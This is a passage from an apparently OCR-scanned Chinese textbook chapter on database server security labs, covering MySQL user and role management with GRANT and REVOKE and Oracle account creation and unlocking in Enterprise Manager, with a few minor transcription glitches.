
```
grant select,insert,update,delete on mydb.* to [email=test2@localhost]
test2@localhost[/email] identified by "abc";
```

```
c:\Program Files\MySQL\MySQL Server 5.5\bin>mysql -u root -p
Enter password: **********
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.5.15 MySQL Community Server (GPL)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql>GRANT ALL on *.* TO newuser test@localhost IDENTIFIED BY "water";
Query OK, 0 rows affected (0.00 sec)

mysql> exit
Bye

c:\Program Files\MySQL\MySQL Server 5.5\bin>mysql -u newuser_test -p
Enter password: **********
ERROR 1045 (28000): Access denied for user 'newuser_test'@'localhost'
(using pas
```

```
sword: YES)

c:\Program Files\MySQL\MySQL Server 5.5\bin>mysql -u newuser_test -p
Enter password: *****
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.5.15 MySQL Community Server (GPL)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql>
```

【实验报告】

按照实验步骤完成实验，并记录实验过程。

【思考题】

分析 MySQL 与 SQL Server 用户管理的异同。

## 10.2.2 管理用户角色

【实验目的】

掌握 MySQL 数据库服务器的角色管理。

【原理简介】

为了收回某个用户的权限，可使用 REVOKE 语句。要用 FROM 替换 TO 并且没有 IDENTIFIED BY 或 WITH GRANT OPTION 子句。

语法：REVOKE privileges (columns) ON what FROM user;

user 部分必须与想要取消其权限的用户的原始 GRANT 语句的 user 部分相匹配。

Privileges 部分不需要匹配，可用 GRANT 语句授权，然后用 REVOKE 语句取消启动的一部分。

REVOKE 语句只删除权限，不删除用户。用户的项仍然保留在 user 表中，即使取消了该用户的所有权限也是如此。这意味着该用户仍然可以连接到服务器上。要删除整个用户，必须用 DELETE 语句将该用户的记录从 user 表中直接删除。要想删除整个用户，必须直接将该用户的记录从 user 表中直接删除。

例如，如果为一个数据库授权，需要在 mysql.db 表中创建一个条目。

```
mysql>GRANT ALL ON sample.* TO kite@localhost IDENTIFIED BY "ruby";
```

当所有为数据库的授权用 REVOKE 删除时，这个条目被删除。

```
mysql>REVOKE ALL ON sample.* FROM kite@localhost;
```

但是，boris@localhost 用户的条目仍旧留在 user 表中。

**【实验环境】**

MySQL 5.0 以上数据库系统。

**【实验步骤】**

**1. 增加用户角色**

（1）打开 MySQL Workbench 5.2 CE，单击 Server Administration，出现如图 10-20 所示对话框，单击 OK 后出现登录界面，输入密码即可进入服务器管理界面，如图 10-21 所示，在该软件中可以实现对数据库的管理。

（2）单击左侧的 Users and Privileges，出现如图 10-25 所示的用户和权限管理界面。选中一个用户可以查看该用户对应的角色、权限。





图 10-25　增加用户角色权限

（3）选择用户 newuser，选中 Administrative Roles 选项卡，出现该用户的当前角色，如果给用户添加 UserAdmin 角色，则选择 Role 里面的 UserAdmin，然后单击下面的 Apply 按钮即可。

**2. 删除用户角色**

（1）打开 MySQL Workbench 5.2 CE，单击 Server Administration，出现如图 10-20 所

示对话框，单击 OK 后出现登录界面，输入密码即可进入服务器管理界面，如图 10-21 所示，在该软件中可以实现对数据库的管理。

（2）单击左侧的 Users and Privileges，出现如图 10-25 所示的用户和权限管理界面。选中一个用户可以查看该用户对应的角色、权限。

（3）选择用户 newuser，选中 Administrative Roles 选项卡，出现该用户的当前角色，如果给用户去除 UserAdmin 角色，取消选择 Role 里面的 UserAdmin 选项，然后单击下面的 Apply 按钮即可。如果取消用户的所有权限，则单击 Revoke All Privileges 按钮即可。

**【实验报告】**

按照实验步骤完成实验，并记录实验过程。

**【思考题】**

如何在 MySQL 里面实现最小权限授权原则?

## 10.3 Oracle 数据库服务器的安全配置

Oracle 数据库管理系统是一个以关系型和面向对象为中心管理数据的数据库管理软件系统，其在管理信息系统、企业数据处理、因特网及电子商务等领域有着非常广泛的应用。因其在数据安全性与数据完整性控制方面的优越性能，以及跨操作系统、跨硬件平台的数据互操作能力，使得越来越多的用户将 Oracle 作为其应用数据的处理系统。

Oracle 数据库是基于客户-服务器模式结构。客户端应用程序执行与用户进行交互的活动。其接收用户信息，并向服务器端发送请求。服务器系统负责管理数据信息和各种操作数据的活动。

Oracle Server 是一个对象-关系数据库管理系统。它提供开放的、全面的和集成的信息管理方法。每个 Server 由一个 Oracle DB 和一个 Oracle Server 实例组成。它具有场地自治性（Site Autonomy）和提供数据存储透明机制，以此可实现数据存储透明性。每个 Oracle 数据库对应唯一的一个实例名 SID。Oracle 数据库服务器启动后，一般至少有以下几个用户：Internal，它不是一个真实的用户名，而是具有 SYSDBA 优先级的 Sys 用户的别名，它由 DBA 用户使用来完成数据库的管理任务，包括启动和关闭数据库；Sys，它是一个 DBA 用户名，具有最大的数据库操作权限；System，它也是一个 DBA 用户名，权限仅次于 Sys 用户。

### 10.3.1 管理用户账号

**【实验目的】**

掌握 Oracle 数据库服务器的用户管理。

**【原理简介】**

若要访问一个 Oracle 数据库中的数据，必须先访问该数据库的一个账户。这个访问

可以是直接访问——通过到一个数据库的用户连接——或间接访问。间接访问包括通过在数据库连接中预设权限的访问。每个账户必须有一个与其相关的口令。一个数据库账户也可以连接到一个操作系统账户上。每一个数据库用户都有自己的数据库账户。这是 Oracle 的最佳实践建议，这样可避免存在潜在的安全漏洞，为特定的审计活动提供有意义的数据。

口令是在创建用户账户时为每一个用户设置的，并可在该账户创建后对它们进行变更。用户变更账户口令的能力受他（她）访问工具权限的限制。数据库以加密的形式将口令存储在一个数据字典表中。如果账户直接与操作系统账户相关，就可以旁路口令检查。

在 Oracle 中，口令可以无效。数据库管理员可以建立能重复使用口令的条件（通过一个数据库口令历史设置值）。而且，可以使用环境文件为口令制定标准（例如最小长度），如果连续多次与账户连接都不成功，就可以自动锁定账户。

**【实验环境】**

Oracle 10g 以上数据库系统。

**【实验步骤】**

**1. 创建新用户和授权**

（1）以 SYS 用户登录 Oracle Enterprise Manager，出现如图 10-26 所示界面。





图 10-26　Oracle Enterprise Manager

（2）选择【服务器】|【安全性】|【用户】，出现用户管理界面，如图 10-27 所示。



图 10-27　Oracle 用户管理

（3）单击【创建】按钮，出现新增用户的界面，如图 10-28 所示。按图所示输入用户名和登录口令，带星号的选项是必须输入，其他的可以根据实际情况进行输入。如果不进行角色、权限和限额配置，单击【确定】即可把用户添加到数据库。




图 10-28　新增用户界面

**2. 解除用户账户的锁定并重置口令**

在安装和创建数据库的过程中，可以在解除对 Oracle 提供的多个数据库用户账户的锁定后重置。如果当时未选择解除用户账户的锁定，则可以通过在【用户】页上选择用户，解除用户锁定，然后重置口令。

（1）在用户页上搜索项中输入“SCOTT”，然后单击【开始】，出现如图 10-29 所示的界面。可以看到 SCOTT 用户的账户状态为 EXPIRED & LOCKED，标明用户被锁定，这时的用户不能使用数据。




图 10-29　用户管理界面

（2）选中 SCOTT，然后单击【编辑】按钮，出现如图 10-30 所示的界面。



图 10-30　编辑用户信息

（3）在【输入口令】和【确认口令】字段中输入新口令。

（4）选中【未锁定】复选框。

